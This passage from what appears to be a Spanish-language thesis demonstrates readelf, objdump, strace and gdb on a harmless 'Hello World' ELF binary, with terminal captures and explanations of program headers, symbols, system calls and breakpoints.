La tabla de la cabecera del programa es una matriz que contienen entradas tal como el tipo de documento o archivo, dirección en memoria física y virtual, tamaño de imagen de memoria y archivo, banderas y alineación de información.

```

File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# readelf --program-headers ./HELLO

Elf file type is EXEC (Executable file)
Entry point 0x8048278
There are 6 program headers, starting at offset 52

Program Headers:
Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz  Flg Align
PHDR           0x000034  0x08048034  0x08048034  0x000c0  0x000c0  R E  0x4
INTERP        0x0000f4  0x080480f4  0x080480f4  0x00013  0x00013  R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD          0x000000  0x08048000  0x08048000  0x003a6  0x003a6  R E  0x1000
LOAD          0x0003a8  0x080493a8  0x080493a8  0x00104  0x00108  RW  0x1000
DYNAMIC       0x0003b8  0x080493b8  0x080493b8  0x000c8  0x000c8  RW  0x4
NOTE         0x000108  0x08048108  0x08048108  0x00020  0x00020  R   0x4

Section to Segment mapping:
Segment Sections...
00
01      .interp
02      .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.p
lt .init .plt .text .fini .rodata
03      .data .eh_frame .dynamic .ctors .dtors .jcr .got .bss
04      .dynamic
05      .note.ABI-tag
root@bt:~/Desktop/CASE#

```

Figura 4.2-8 Comando readelf -- program - headers

4.2.2.9 COMANDO READELF - -SYMBOLS

Este comando nos provee información sobre el valor, tamaño, tipo y nombre de símbolos en el binario.

```

File Edit View Terminal Help
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# readelf --symbols ./HELLO

Symbol table '.dynsym' contains 5 entries:
  Num:  Value  Size Type  Bind  Vis  Ndx Name
    0: 00000000   0 NOTYPE LOCAL DEFAULT UND
    1: 08048258  216 FUNC  GLOBAL DEFAULT UND __libc_start_main@GLIBC_2.0 (2)
    2: 08048268   57 FUNC  GLOBAL DEFAULT UND printf@GLIBC_2.0 (2)
    3: 08048394   4 OBJECT GLOBAL DEFAULT 14 _IO_stdin_used
    4: 00000000   0 NOTYPE WEAK  DEFAULT UND __gmon_start__


Symbol table '.symtab' contains 72 entries:
  Num:  Value  Size Type  Bind  Vis  Ndx Name
    0: 00000000   0 NOTYPE LOCAL DEFAULT UND
    1: 080480f4   0 SECTION LOCAL DEFAULT 1
    2: 08048108   0 SECTION LOCAL DEFAULT 2
    3: 08048128   0 SECTION LOCAL DEFAULT 3
    4: 08048150   0 SECTION LOCAL DEFAULT 4
    5: 080481a0   0 SECTION LOCAL DEFAULT 5
    6: 080481ec   0 SECTION LOCAL DEFAULT 6
    7: 080481f8   0 SECTION LOCAL DEFAULT 7
    8: 08048218   0 SECTION LOCAL DEFAULT 8
    9: 08048220   0 SECTION LOCAL DEFAULT 9
   10: 08048230   0 SECTION LOCAL DEFAULT 10
   11: 08048248   0 SECTION LOCAL DEFAULT 11
   12: 08048278   0 SECTION LOCAL DEFAULT 12
   13: 08048374   0 SECTION LOCAL DEFAULT 13
   14: 08048390   0 SECTION LOCAL DEFAULT 14
   15: 080493a8   0 SECTION LOCAL DEFAULT 15

```

Figura 4.2-9 Comando readelf -- symbols

4.2.2.10 COMANDO READELF - - HEX-DUMP

También nos ayuda a explorar el contenido específico de una sección, pero para esto primero se necesita asignar el número de la sección.



```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --hex-dump=1 ./HELLO

Hex dump of section '.interp':
 0x080480f4 2f6c6962 2f6c642d 6c696e75 782e736f /lib/ld-linux.so
 0x08048104 2e3200                                .2.

root@bt:~/TESIS# readelf --hex-dump=14 ./HELLO

Hex dump of section '.rodata':
 0x08048390 03000000 01000200 48656c6c 6f20576f .....Hello Wo
 0x080483a0 726c6421 0a00                                rld!..

root@bt:~/TESIS#
```

<< back | track 5

Figura 4.2-10 Comando -- hex - dump

En este ejemplo se utilizó la sección 1 o .interp, que contiene el nombre del enlazador dinámico que se denomina /lib/ld-linux.so.

Otro ejemplo que se utilizó fue la sección número 14 o rodata la cual contiene una cadena de texto plano ASCII, se puede apreciar el mensaje Hello Word.

4.2.2.11 COMANDO OBJDUMP -- DISASSEMBLE

Mediante `objdump--disassemble` u `objdump -d` tenemos la posibilidad de mostrar el contenido en código ensamblador.

```

File Edit View Terminal Help
root@bt:~/TESIS# objdump --disassemble ./HELLO

./HELLO:      file format elf32-i386

Disassembly of section .init:

08048230 <_init>:
08048230:      55                push    %ebp
08048231:      89 e5            mov     %esp,%ebp
08048233:      83 ec 08        sub     $0x8,%esp
08048236:      e8 61 00 00 00   call    804829c <call_gmon_start>
0804823b:      90                nop
0804823c:      e8 bb 00 00 00   call    80482fc <frame_dummy>
08048241:      e8 0a 01 00 00   call    8048350 <__do_global_ctors_aux>
08048246:      c9                leave   %eax
08048247:      c3                ret

Disassembly of section .plt:

08048248 <__libc_start_main@plt-0x10>:
08048248:      ff 35 98 94 04 08  pushl   0x8049498
0804824e:      ff 25 9c 94 04 08  jmp     *0x804949c
08048254:      00 00            add     %al,(%eax)
  
```

Figura 4.2-11 Comando `objdump -- disassemble`

Aquí se puede apreciar la parte de `.init` el cual contiene código de inicialización para el proceso.

4.2.2.12 COMANDO STRACE


El funcionamiento de strace consta de interceptar las llamadas al sistema que está realizando el binario y mostrarlas por pantalla, también nos provee los parámetros con la que fue invocada y el retorno de la misma.

Cada línea contiene nombre de las llamadas al sistema, argumentos, y valores retornados.

La primera línea muestra la llamada al sistema `execve` la cual ejecuta nuestro binario `HELLO`.

Las áreas de memoria están estabilizadas, las librerías compartidas fueron accedidas con éxito y las regiones de la memoria fueron mapeadas.

Al final se puede observar la línea `write (1, "HelloWorld!\n" 13 HelloWorld!) = 13`, la que hace referencia a la llamada al sistema para escribir en la salida estándar la cadena "HelloWorld!", el valor de retorno de esa llamada es la cantidad de bytes que se escribieron y en este caso fueron 12 que es la longitud de "HelloWorld!" más el salto de línea ('\n').




```
File Edit View Terminal Help
execve("./HELLO", [ "./HELLO" ], [ /* 32 vars */ ]) = 0
brk(0) = 0x9dc2000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7768000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=69890, ...}) = 0
mmap2(NULL, 69890, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7756000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0m\1\0004\0\0\0"... , 512) =
512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1405508, ...}) = 0
mmap2(NULL, 1415592, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb75fc000
mprotect(0xb774f000, 4096, PROT_NONE) = 0
mmap2(0xb7750000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x153) = 0xb7750000
mmap2(0xb7753000, 10664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1
, 0) = 0xb7753000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb75fb000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb75fb6c0, limit:1048575, seg_32bit:
1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7750000, 8192, PROT_READ) = 0
mprotect(0xb7786000, 4096, PROT_READ) = 0
munmap(0xb7756000, 69890) = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7767000
write(1, "Hello World!\n", 13Hello World!
) = 13
exit_group(0) = ?
```

Figura 4.2-12 Comando strace

4.2.2.13 GNU DEBUGGER (GDB)

Este comando nos permitirá analizar e investigar el binario durante su ejecución, examinar el flujo de la aplicación, establecer puntos de quiebre donde la aplicación se detiene y así analizar la memoria, registros e información del proceso.



```
File Edit View Terminal Help
root@bt:~/TESIS# gdb ./HELLO
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) █
```

Figura 4.2-13 Comando gdb

Aquí se ha ejecutado el gdb, entre lo más importante se puede apreciar la versión del gdb e información de las librerías.



```
File Edit View Terminal Help
root@bt:~/TESIS# gdb ./HELLO
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048230 _init
0x08048258 _libc_start_main
0x08048258 _libc_start_main@plt
0x08048268 printf
0x08048268 printf@plt
0x08048278 start
0x0804829c call_gmon_start
0x080482c0 do_global_dtors_aux
0x080482fc frame_dummy
0x08048328 main
0x08048350 do_global_ctors_aux
0x08048374 _fini
(gdb)
```

Figura 4.2-14 Comando gdb

Nuestra primera opción utilizada sera info functions que nos provee información de las direcciones de las funciones que estan contenidas dentro del binario.

Luegos creamos un punto de quiebre en la funcion printf.

Se procedió a ejecutar el binario con la opción run, el binario se ejecuta hasta que encuentra el breakpoint.



```
File Edit View Terminal Help
root@bt:~/TESIS# gdb ./HELLO
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1"
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048230 _init
0x08048258 _libc_start_main
0x08048258 __libc_start_main@plt
0x08048268 printf
0x08048268 printf@plt
0x08048278 start
0x0804829c call_gmon_start
0x080482c0 __do_global_ctors_aux
0x080482fc frame_dummy
0x08048328 main
0x08048350 __do_global_ctors_aux
0x08048374 _fini
(gdb) break printf
Breakpoint 1 at 0x8048268: (gdb)
(gdb) run
Starting program: /root/TESIS/HELLO
Breakpoint 1 at 0xb75f3134

Breakpoint 1, 0xb75f3134 in printf () from /lib/tls/i686/cmov/libc.so.6
(gdb) █
```

Figura 4.2-15 Comando gdb

Ahora se utilizó el comando `disassemble` el cual desensambla por defecto la función en la que se encuentra la próxima instrucción a ejecutar. Sin embargo, es posible especificar un rango de direcciones a desensamblar.



```


File Edit View Terminal Help
0x080482fc  frame_dummy
0x08048328  main
0x08048350  __do_global_ctors_aux
0x08048374  __fini
(gdb) break printf
Breakpoint 1 at 0x8048268
(gdb) run
Starting program: /root/TESES/HELLO
Breakpoint 1 at 0xb75f3134

Breakpoint 1, 0xb75f3134 in printf () from /lib/tls/i686/cmov/libc.so.6
(gdb) disassemble
Dump of assembler code for function printf:
0xb75f3130 <printf+0>: push    %ebp
0xb75f3131 <printf+1>: mov     %esp,%ebp
0xb75f3133 <printf+3>: push    %ebx
0xb75f3134 <printf+4>: call    0xb75c2a0f
0xb75f3139 <printf+9>: add     $0x10eebb,%ebx
0xb75f313f <printf+15>: sub     $0xc,%esp
0xb75f3142 <printf+18>: lea     0xc(%ebp),%eax
0xb75f3145 <printf+21>: mov     %eax,0x8(%esp)
0xb75f3149 <printf+25>: mov     0x8(%ebp),%eax
0xb75f314c <printf+28>: mov     %eax,0x4(%esp)
0xb75f3150 <printf+32>: mov     0xffffffff28(%ebx),%eax
0xb75f3156 <printf+38>: mov     (%eax),%eax
0xb75f3158 <printf+40>: mov     %eax,(%esp)
0xb75f315b <printf+43>: call    0xb75e8c10 <vfprintf@libc>
0xb75f3160 <printf+48>: add     $0xc,%esp
0xb75f3163 <printf+51>: pop     %ebx
0xb75f3164 <printf+52>: pop     %ebp
0xb75f3165 <printf+53>: ret
End of assembler dump.
(gdb)

```

Figura 4.2-16 Comando disasemble

Se procedió a colocar otro breakpoint, pero esa vez se lo coloca en la función main, se manda a ejecutar el binario, encuentra el primer break, para proseguir con la ejecución se utiliza el comando continue hasta que encuentre otro breakpoint o finalice la ejecución del binario.



```

File Edit View Terminal Help
0xb75f3142 <printf+18>: lea    0xc(%ebp),%eax
0xb75f3145 <printf+21>: mov    %eax,0x8(%esp)
0xb75f3149 <printf+25>: mov    0x8(%ebp),%eax
0xb75f314c <printf+28>: mov    %eax,0x4(%esp)
0xb75f3150 <printf+32>: mov    0xffffffff28(%ebx),%eax
0xb75f3156 <printf+38>: mov    (%eax),%eax
0xb75f3158 <printf+40>: mov    %eax,(%esp)
0xb75f315b <printf+43>: call   0xb75e8c10 <vfprintf>
0xb75f3160 <printf+48>: add    $0xc,%esp
0xb75f3163 <printf+51>: pop    %ebx
0xb75f3164 <printf+52>: pop    %ebp
0xb75f3165 <printf+53>: ret
End of assembler dump.
(gdb) break main
Breakpoint 2 at 0x804832e
(gdb) run
The program being debugged has been started already.
start it from the beginning? (y or n) y
Starting program: /root/TEIS/HELLO
Breakpoint 1 at 0x8048268
Breakpoint 1 at 0xb769c134

Breakpoint 2, 0x804832e in main ()
(gdb) continue
Continuing.

Breakpoint 1, 0xb769c134 in printf () from /lib/tls/i686/cmov/libc.so.6
(gdb) continue
Continuing.
Hello World!

Program exited normally.
(gdb)

```

Figura 4.2-17 breakpoint

Otro comando que se puede utilizar cuando se está ejecutando el binario es `where`, no indicará la dirección de donde nos encontramos cuando se encuentre con un punto de quiebre.

```
File Edit View Terminal Help
0xb76a6165 <printf+53>: ret
End of assembler dump.
(gdb) continue
Continuing.
Hello World!

Program exited normally.
(gdb) disassemble
No frame selected.
(gdb)
No frame selected.
(gdb)
No frame selected.
(gdb) run
Starting program: /root/TESIS/HELLO
Breakpoint 1 at 0x8048268
Breakpoint 1 at 0xb7699134

Breakpoint 2, 0x0804832e in main ()
(gdb) where
#0 0x0804832e in main ()
(gdb) continue
Continuing.

Breakpoint 1, 0xb7699134 in printf () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0 0xb7699134 in printf () from /lib/tls/i686/cmov/libc.so.6
#1 0x08048345 in main ()
(gdb) x/s 0xb7699134
0xb7699134 <printf+4>:  "00000\20100\020"
(gdb) x/s 0x08048345
0x08048345 <main+29>:  "\2030\0200"
(gdb)
```

Figura 4.2-18 Comando where

```
File Edit View Terminal Help
0xb76a615b <printf+43>: call 0xb769bc10 <vfprintf>
0xb76a6160 <printf+48>: add $0xc,%esp
0xb76a6163 <printf+51>: pop %ebx
0xb76a6164 <printf+52>: pop %ebp
0xb76a6165 <printf+53>: ret
End of assembler dump.
(gdb) continue
Continuing.
Hello World!

Program exited normally.
(gdb) disassemble
No frame selected.
(gdb)
No frame selected.
(gdb)
No frame selected.
(gdb) run
Starting program: /root/TESIS/HELLO
Breakpoint 1 at 0x8048268
Breakpoint 1 at 0xb7699134

Breakpoint 2, 0x0804832e in main ()
(gdb) where
#0 0x0804832e in main ()
(gdb) continue
Continuing.

